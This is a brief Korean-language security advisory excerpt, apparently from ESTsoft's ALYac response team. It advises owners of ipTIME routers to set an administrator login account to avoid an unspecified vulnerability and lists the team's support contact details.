ipTIME 유무선 공유기 제품

<해결 방법>

사용자는 취약점에 의한 피해를 입지 않도록 다음과 같은 사항을 준수해야함

- 해당 단말기의 "시스템관리→관리자 설정" 메뉴의 로그인 계정 설정 수행

※ 무선 네트워크 암호와 별개임

Contact us...

㈜이스트소프트 알약대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr